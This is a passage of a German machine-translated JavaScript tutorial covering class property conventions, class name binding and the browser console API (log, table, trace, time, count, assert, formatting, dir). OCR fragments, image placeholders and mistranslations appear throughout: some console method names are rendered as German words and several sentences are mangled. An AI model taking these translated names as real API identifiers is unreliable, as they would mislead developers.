Auch in diesem Beispiel sind die Daten zu 100% privat und können außerhalb der Klasse nicht erreicht werden, sodass unser Agent sicher ist.

Namenskonventionen verwenden

Wir werden entscheiden, dass jede Eigenschaft, die privat ist, mit _ vorangestellt wird.

Beachten Sie, dass die Daten für diesen Ansatz nicht wirklich privat sind.

```
export class SecretAgent{
    constructor(secret){
        this._topSecret = secret; // it private by convention
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(this_topSecret);
        };
    }
}
```

Klassenname bindend

Der Name von ClassDeclaration ist in verschiedenen Bereichen auf unterschiedliche Weise gebunden.

1. Der Gültigkeitsbereich, in dem die Klasse definiert ist - `let` Bindung
2. Der Gültigkeitsbereich der Klasse selbst - innerhalb von `{` und `}` in `class {}` - `const` Bindung

```
class Foo {
  // Foo inside this block is a const binding
}
// Foo here is a let binding
```

Zum Beispiel,

```
class A {
  foo() {
    A = null; // will throw at runtime as A inside the class is a `const` binding
  }
}
A = null; // will NOT throw as A here is a `let` binding
```

Dies ist nicht dasselbe für eine Funktion -

```
function A() {
  A = null; // works
}
A.prototype.foo = function foo() {
  A = null; // works
}
A = null; // works
```

Klassen online lesen: https://riptutorial.com/de/javascript/topic/197/klassen

Kapitel 55: Konsole

Einführung

Die Debugging-Konsole oder Web-Konsole eines Browsers wird im Allgemeinen von Entwicklern verwendet, um Fehler zu erkennen, den Ausführungsfluss zu verstehen, Daten zu protokollieren und zu vielen anderen Zwecken zur Laufzeit. Auf diese Informationen wird über das `console` zugegriffen.

Syntax

- void console.log (obj1 [, obj2, ..., objN]);
- void console.log (msg [, sub1, ..., subN]);

Parameter

Parameter	Beschreibung
obj1 ... objN	Eine Liste von JavaScript-Objekten, deren String-Darstellungen in der Konsole ausgegeben werden
msg	Eine JavaScript-Zeichenfolge, die keine oder mehrere Ersetzungszeichenfolgen enthält.
sub1 ... subN	JavaScript-Objekte, mit denen Ersetzungszeichenfolgen in msg ersetzt werden sollen.

Bemerkungen

Die Informationen, die von einer Debugging / Web-Konsole angezeigt werden, werden über die verschiedenen Methoden des `console` Javascript-Objekts zur Verfügung gestellt , die über `console.dir(console)` . Neben der `console.memory` werden im Allgemeinen die folgenden Methoden angezeigt (aus der Ausgabe von Chromium):

- behaupten
- klar
- Anzahl
- debuggen
- dir
- dirxml
- Error
- Gruppe
- groupCollapsed

- groupEnd
- Info
- Log
- markTimeline
- Profil
- profileEnd
- Tabelle
- Zeit
- timeEnd
- Zeitstempel
- Zeitleiste
- timelineEnd
- Spur
- warnen

Konsole öffnen

In den meisten aktuellen Browsern wurde die JavaScript-Konsole als Registerkarte in die Entwicklertools integriert. Mit den unten aufgelisteten Tastenkombinationen werden die Entwicklertools geöffnet. Möglicherweise müssen Sie anschließend zur rechten Registerkarte wechseln.

Chrom

Öffnen des "Console" **-Panels** von Chrome **DevTools** :

- Windows / Linux: eine der folgenden Optionen.
    - `Strg` + `Umschalt` + `J`
    - `Strg` + `Umschalttaste` + `I` , klicken Sie dann auf die Registerkarte "Web Console" **oder** drücken Sie `ESC`, um die Konsole ein- und auszuschalten
    - `F12` , klicken Sie dann auf die Registerkarte "Console" **oder** drücken Sie `ESC`, um die Konsole ein- und auszuschalten
- Mac OS: `Cmd` + `Opt` + `J`

Feuerfuchs

Öffnen der Konsole in den Firefox **Developer Tools** :

- Windows / Linux: eine der folgenden Optionen.
    - `Strg` + `Umschalttaste` + `K`

    - `Strg` + `Umschalttaste` + `I` , klicken Sie dann auf die Registerkarte "Web Console" **oder** drücken Sie `ESC`, um die Konsole ein- und auszuschalten
    - `F12` , klicken Sie dann auf die Registerkarte "Web Console" **oder** drücken Sie `ESC`, um die Konsole ein- und auszuschalten

- Mac OS: `Cmd` + `Opt` + `K`


Edge und Internet Explorer

Öffnen des Konsolenfensters in den **F12 Developer Tools** :

- `F12` und klicken Sie dann auf die Registerkarte "Konsole"

Safari

Wenn Sie das Bedienfeld „Konsole“ im **Web Inspector von** Safari **öffnen** , müssen Sie zunächst das Entwicklungsmenü in den Voreinstellungen von Safari aktivieren


Ad
General
Tabs
AutoFill
Passwords
Search
Security
Pr
Smart Search Field:
Show full we
Page Zoom:
100%
Accessibility:
Never use fo
Press Tab to
Option-Tab hig
Bonjour:
Include Bonj
Include Bonj
Internet plug-ins:
Stop plug-in
Style sheet:
None Selecte
Default encoding:
Western (ISO
Proxies:
Change Setti
Show Develo

Konsolenprotokolle anhält, selbst wenn das Entwicklerfenster geöffnet wurde.

Die Verwendung dieses zweiten Beispiels schließt die Verwendung anderer Funktionen wie `console.dir(obj)` sofern `console.dir(obj)` nicht ausdrücklich hinzugefügt wird.

Examples

Werte tabellieren - console.table ()

In den meisten Umgebungen können Sie mit `console.table()` Objekte und Arrays in Tabellenform anzeigen.

Zum Beispiel:

```
console.table(['Hello', 'world']);
```

zeigt wie:

(Index)	Wert
0	"Hallo"
1	"Welt"

```
console.table({foo: 'bar', bar: 'baz'});
```


zeigt wie:

(Index)	Wert
"foo"	"Bar"
"Bar"	"baz"

var personArr = [{"personId": 123, "name": "Jhon", "city": "Melbourne", "phoneNo": "1234567890"}, {"personId": 124, "name": "Amelia" , "city": "Sydney", "phoneNo": "1234567890"}, {"personId": 125, "name": "Emily", "city": "Perth", "phoneNo": "1234567890"}, {"personId": 126, "name": "Abraham", "city": "Perth", "phoneNo": "1234567890"}];

console.table (personArr, ['name', 'personId']);

zeigt wie:



Stack-Trace bei der Protokollierung einbeziehen - console.trace ()

```
function foo() {
  console.trace('My log statement');
}

foo();
```

Zeigt dies in der Konsole an:

```
My log statement       VM696:1
```

```
  foo                  @ VM696:1
  (anonymous function) @ (program):1
```

Hinweis: Sofern verfügbar, ist es auch nützlich zu wissen, dass auf dieselbe Stack-Ablaufverfolgung als Eigenschaft des Error-Objekts zugegriffen werden kann. Dies kann für die Nachbearbeitung und das Sammeln automatisierter Rückmeldungen hilfreich sein.

```
var e = new Error('foo');
console.log(e.stack);
```

Drucken an die Debugging-Konsole eines Browsers

Die Debugging-Konsole eines Browsers kann zum Drucken einfacher Nachrichten verwendet werden. Dieses Debugging oder Web - `log` `console` Konsole kann direkt im Browser `(F12` - Taste in den meisten Browsern - *Erläuterungen* unten für weitere Informationen) geöffnet werden und die `log` - Methode der `console` JavaScript - Objekt kann durch folgende Eingabe aufgerufen werden:

```
console.log('My message');
```

Wenn Sie dann die `Eingabetaste` drücken, wird `My message` in der Debugging-Konsole angezeigt.

`console.log()` kann mit einer beliebigen Anzahl von Argumenten und Variablen aufgerufen werden, die im aktuellen Bereich verfügbar sind. Mehrere Argumente werden in einer Zeile mit einem kleinen Abstand dazwischen gedruckt.

```
var obj = { test: 1 };
console.log(['string'], 1, obj, window);
```

Die `log` zeigt in der Debugging-Konsole Folgendes an:

```
['string']  1  Object { test: 1 }  Window { /* truncated */ }
```

`console.log()` kann neben einfachen Strings auch andere Typen wie Arrays, Objekte, Datumsangaben, Funktionen usw. behandeln:

```
console.log([0, 3, 32, 'a string']);
console.log({ key1: 'value', key2: 'another value'});
```

Zeigt:

```
Array [0, 3, 32, 'a string']
Object { key1: 'value', key2: 'another value'}
```

Verschachtelte Objekte können reduziert werden:

```
console.log({ key1: 'val', key2: ['one', 'two'], key3: { a: 1, b: 2 } });
```

Zeigt:

```
Object { key1: 'val', key2: Array[2], key3: Object }
```

Bestimmte Typen wie `Date` Objekte und `function` können unterschiedlich angezeigt werden:

```
console.log(new Date(0));
console.log(function test(a, b) { return c; });
```

Zeigt:

```
Wed Dec 31 1969 19:00:00 GMT-0500 (Eastern Standard Time)
function test(a, b) { return c; }
```

Andere Druckmethoden

Neben der `log` unterstützen moderne Browser auch ähnliche Methoden:

- `console.info` - kleines informatives Symbol () wird auf der linken Seite der gedruckten Zeichenfolge (n) oder Objekte angezeigt.
- `console.warn` - Auf der linken Seite wird ein kleines Warnsymbol (!) angezeigt. In einigen Browsern ist der Hintergrund des Protokolls gelb.
- `console.error` - Das Symbol für kleine Zeiten (⊗) wird auf der linken Seite angezeigt. In einigen Browsern ist der Hintergrund des Protokolls rot.
- `console.timeStamp` - gibt die aktuelle Uhrzeit und eine angegebene Zeichenfolge aus, ist jedoch nicht standardgemäß:

  ```
  console.timeStamp('msg');
  ```

  Zeigt:

  ```
  00:00:00.001 msg
  ```


- `console.trace` - gibt den aktuellen Stack-Trace aus oder zeigt dieselbe Ausgabe wie die `log` , wenn sie im globalen Bereich aufgerufen wird.

  ```
  function sec() {
     first();
  }
  function first() {
     console.trace();
  ```

```
}
sec();
```

Zeigt:

```
first
sec
(anonymous function)
```



Das obige Bild zeigt alle Funktionen mit Ausnahme von `timeStamp` in Chrome Version 56.

Diese Methoden verhalten sich ähnlich wie die `log` und können in verschiedenen Debugging-Konsolen in verschiedenen Farben oder Formaten dargestellt werden.

Bei bestimmten Debuggern können die Informationen zu den einzelnen Objekten weiter erweitert werden, indem Sie auf den gedruckten Text oder ein kleines Dreieck (`►`) klicken, das auf die jeweiligen Objekteigenschaften verweist. Diese reduzierenden Objekteigenschaften können im Protokoll geöffnet oder geschlossen sein. Weitere Informationen hierzu finden Sie in der `console.dir`

Messzeit - console.time ()

`console.time()` können Sie messen, wie lange eine Task in Ihrem Code für die Ausführung benötigt.

Beim Aufruf von `console.time([label])` ein neuer Timer `console.time([label])` . Wenn `console.timeEnd([label])` aufgerufen wird, wird die abgelaufene Zeit in Millisekunden seit dem ursprünglichen Aufruf von `.time()` berechnet und protokolliert. Aufgrund dieses Verhaltens können Sie rufen `.timeEnd()` mehrere Male mit dem gleichen Etikett die verstrichene Zeit anmelden , da die ursprüngliche `.time()` Aufruf gemacht wurde.

Beispiel 1:

```
console.time('response in');

alert('Click to continue');
console.timeEnd('response in');

alert('One more time');
console.timeEnd('response in');
```

wird ausgeben:

```
response in: 774.967ms
response in: 1402.199ms
```

Beispiel 2

```
var elms = document.getElementsByTagName('*'); //select all elements on the page

console.time('Loop time');

for (var i = 0; i < 5000; i++) {
    for (var j = 0, length = elms.length; j < length; j++) {
        // nothing to do ...
    }
}

console.timeEnd('Loop time');
```

wird ausgeben:

```
Loop time: 40.716ms
```

Zählen - console.count ()

`console.count([obj])` setzt einen Zähler auf den als Argument angegebenen Wert des Objekts. Bei jedem Aufruf dieser Methode wird der Zähler erhöht (mit Ausnahme der leeren Zeichenfolge `''`). Ein Etikett mit einer Nummer wird in der Debugging-Konsole im folgenden Format angezeigt:

```
[label]: X
```

`label` für den Wert des als Argument übergebenen Objekts und `X` für den Wert des Zählers.

Der Wert eines Objekts wird immer berücksichtigt, auch wenn Variablen als Argumente angegeben werden:

```
var o1 = 1, o2 = '2', o3 = "";
console.count(o1);
console.count(o2);
console.count(o3);

console.count(1);
```

```
console.count('2');
console.count('');
```

Zeigt:

```
1: 1
2: 1
: 1
1: 2
2: 2
: 1
```

Zeichenfolgen mit Nummern werden in `Number` Objekte konvertiert:

```
console.count(42.3);
console.count(Number('42.3'));
console.count('42.3');
```

Zeigt:

```
42.3: 1
42.3: 2
42.3: 3
```

Funktionen verweisen immer auf das globale `Function` :

```
console.count(console.constructor);
console.count(function(){});
console.count(Object);
var fn1 = function myfn(){};
console.count(fn1);
console.count(Number);
```

Zeigt:

```
[object Function]: 1
[object Function]: 2
[object Function]: 3
[object Function]: 4
[object Function]: 5
```

Bestimmte Objekte erhalten bestimmte Zähler, die dem Objekttyp zugeordnet sind, auf den sie sich beziehen:

```
console.count(undefined);
console.count(document.Batman);
var obj;
console.count(obj);
console.count(Number(undefined));
console.count(NaN);
console.count(NaN+3);
```

```
console.count(1/0);
console.count(String(1/0));
console.count(window);
console.count(document);
console.count(console);
console.count(console.__proto__);
console.count(console.constructor.prototype);
console.count(console.__proto__.constructor.prototype);
console.count(Object.getPrototypeOf(console));
console.count(null);
```

Zeigt:

```
undefined: 1
undefined: 2
undefined: 3
NaN: 1
NaN: 2
NaN: 3
Infinity: 1
Infinity: 2
[object Window]: 1
[object HTMLDocument]: 1
[object Object]: 1
[object Object]: 2
[object Object]: 3
[object Object]: 4
[object Object]: 5
null: 1
```

Leere Zeichenfolge oder Argument fehlt

Wenn bei der **sequentiellen Eingabe der count-Methode in der Debug-Konsole** kein Argument angegeben wird, wird eine leere Zeichenfolge als Parameter angenommen, dh:

```
> console.count();
  : 1
> console.count('');
  : 2
> console.count("");
  : 3
```

Debuggen mit Assertions - console.assert ()

Schreibt eine Fehlernachricht an die Konsole, wenn die Zusicherung `false` . Ansonsten, wenn die Behauptung `true` , tut dies nichts.

```
console.assert('one' === 1);
```

Nach der Assertion können mehrere Argumente angegeben werden (dies können Strings oder andere Objekte sein), die nur gedruckt werden, wenn die Assertion `false` :

```
> console.assert(true, "Testing assertion...", NaN, undefined, Object)
< undefined
> console.assert(false, "Testing assertion...", NaN, undefined, Object)
▶ Assertion failed: Testing assertion... NaN undefined function Object() { [native code] }
< undefined
>
```

`console.assert` löst *keinen* `AssertionError` (außer in Node.js), was bedeutet, dass diese Methode mit den meisten `console.assert` *nicht* kompatibel ist und die Ausführung des Codes bei einer fehlgeschlagenen Assertion nicht unterbrochen wird.

Konsolenausgabe formatieren

Viele Druckmethoden der Konsole können auch die C-artige Zeichenfolgenformatierung mit `%` Token verarbeiten:

```
console.log('%s has %d points', 'Sam', 100);
```

Zeigt an, dass `Sam has 100 points` .

Die vollständige Liste der Formatbezeichner in Javascript ist:

Bezeichner	Ausgabe
`%s`	Formatiert den Wert als Zeichenfolge
`%i` oder `%d`	Formatiert den Wert als Ganzzahl
`%f`	Formatiert den Wert als Gleitkommawert
`%o`	Formatiert den Wert als erweiterbares DOM-Element
`%O`	Formatiert den Wert als erweiterbares JavaScript-Objekt
`%c`	Wendet CSS-Stilregeln auf die Ausgabezeichenfolge an, wie im zweiten Parameter angegeben

Erweitertes Styling

Wenn der CSS-Formatbezeichner (`%c`) auf der linken Seite der Zeichenfolge platziert wird,

akzeptiert die Druckmethode einen zweiten Parameter mit CSS-Regeln, der eine fein abgestimmte Steuerung der Formatierung dieser Zeichenfolge ermöglicht:

```
console.log('%cHello world!', 'color: blue; font-size: xx-large');
```


Zeigt:

Es ist möglich, mehrere `%c` Formatbezeichner zu verwenden:

- Jeder Teilstring rechts von `%c` hat einen entsprechenden Parameter in der Druckmethode.
- Dieser Parameter kann eine emtpy-Zeichenfolge sein, wenn keine CSS-Regeln auf dieselbe Teilzeichenfolge angewendet werden müssen.
- Wenn zwei `%c` - Format - Spezifizierer zu finden sind, die 1. (in ummantelten `%c`) und 2. Teilzeichen ihre Regeln in der 2. und 3. Parameter des Druckverfahrens jeweils definiert haben.
- wenn drei `%c` Formatbezeichner gefunden werden, dann die 1., 2. und 3. Teil ihre Regeln definiert haben in der 2., 3. und 4. Parameter sind, und so weiter ...

```
console.log("%cHello %cWorld%c!!", // string to be printed
            "color: blue;", // applies color formatting to the 1st substring
            "font-size: xx-large;", // applies font formatting to the 2nd substring
            "/* no CSS rule*/" // does not apply any rule to the remaing substring
);
```

Zeigt:



Verwenden von Gruppen zum Einrücken der Ausgabe

Die Ausgabe kann identifiziert und in einer reduzierbaren Gruppe in der Debug-Konsole mit den folgenden Methoden eingeschlossen werden:

- `console.groupCollapsed()` : erstellt eine `console.groupCollapsed()` Gruppe von Einträgen, die über die Schaltfläche "Disclosure" erweitert werden kann, um alle Einträge `console.groupCollapsed()` dieser Methode ausgeführt werden.
- `console.group()` : erstellt eine erweiterte Gruppe von Einträgen, die `console.group()` können, um die Einträge nach dem `console.group()` dieser Methode auszublenden.

Die Identifikation kann für hintere Einträge mit der folgenden Methode entfernt werden:

- console.groupEnd () : Beendet die aktuelle Gruppe, sodass neuere Einträge in der übergeordneten Gruppe gedruckt werden können, nachdem diese Methode aufgerufen wurde.

Gruppen können kaskadiert werden, um mehrere identifizierte Ausgabe- oder reduzierbare Ebenen ineinander zuzulassen:

Konsole löschen - console.clear ()

Sie können das Konsolenfenster mit der Methode `console.clear()` . Dadurch werden alle zuvor gedruckten Nachrichten in der Konsole entfernt und möglicherweise wird in einigen Umgebungen eine Meldung wie "Konsole wurde gelöscht" ausgegeben.

Objekte und XML interaktiv anzeigen - console.dir (), console.dirxml ()

`console.dir(object)` zeigt eine interaktive Liste der Eigenschaften des angegebenen JavaScript-Objekts an. Die Ausgabe wird als hierarchische Liste mit Dreiecken angezeigt, in denen Sie den Inhalt untergeordneter Objekte sehen können.

```
var myObject = {
    "foo":{
        "bar":"data"
    }
};

console.dir(myObject);
```

zeigt:

```
> var myObject = {
      "foo":{
          "bar":"data"
      }
  };

  console.dir(myObject);
```

```
▼ Object
  ▼ foo: Object
      bar: "data"
    ▶ __proto__: Object
  ▶ __proto__: Object
```

```
undefined
>
```

`console.dirxml(object)` druckt, falls möglich, eine XML-Darstellung der `console.dirxml(object)` Elemente des Objekts oder die JavaScript-Darstellung, wenn nicht. Das Aufrufen von `console.dirxml()` für HTML- und XML-Elemente entspricht dem Aufrufen von `console.log()` .

Beispiel 1:

```
console.dirxml(document)
```

zeigt:

```
> console.dirxml(document)
```

```
▼#document
    <!DOCTYPE html>
    <html lang="en">
    ▶<head>…</head>
    ▶<body class="init default-theme des-mat" style="background: rgb(255, 255, 255);">…</body>
    </html>
```

```
undefined
>
```

Beispiel 2

```
console.log(document)
```

